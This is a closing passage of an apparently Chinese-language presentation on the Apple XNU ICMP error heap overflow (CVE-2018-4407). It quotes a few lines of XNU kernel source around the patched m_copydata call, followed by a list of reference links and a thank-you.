628          { MC_16KCL, NULL, TAILQ_HEAD_INITIALIZER(m_slablist(MC_16KCL)),
629              NULL, NULL, 0, 0, 0, 0, 200, 0 },
```

补丁

```
338         icp->icmp_code = code;
339         m_copydata(n, 0, icmplen, (caddr_t)&icp->icmp_ip);
340         nip = &icp->icmp_ip;
```

- Icmplen
- &icp->icmp_ip

参考资料

- https://www.anquanke.com/post/id/163716
- https://www.freebuf.com/vuls/188052.html
- https://github.com/apple/darwin-xnu/blob/0a798f6738bc1db01281fc08ae024145e84df927/bsd/netinet/
- https://lgtm.com/blog/apple_xnu_icmp_error_CVE-2018-4407
- 李俊娥老师的计网PPT

- 谢谢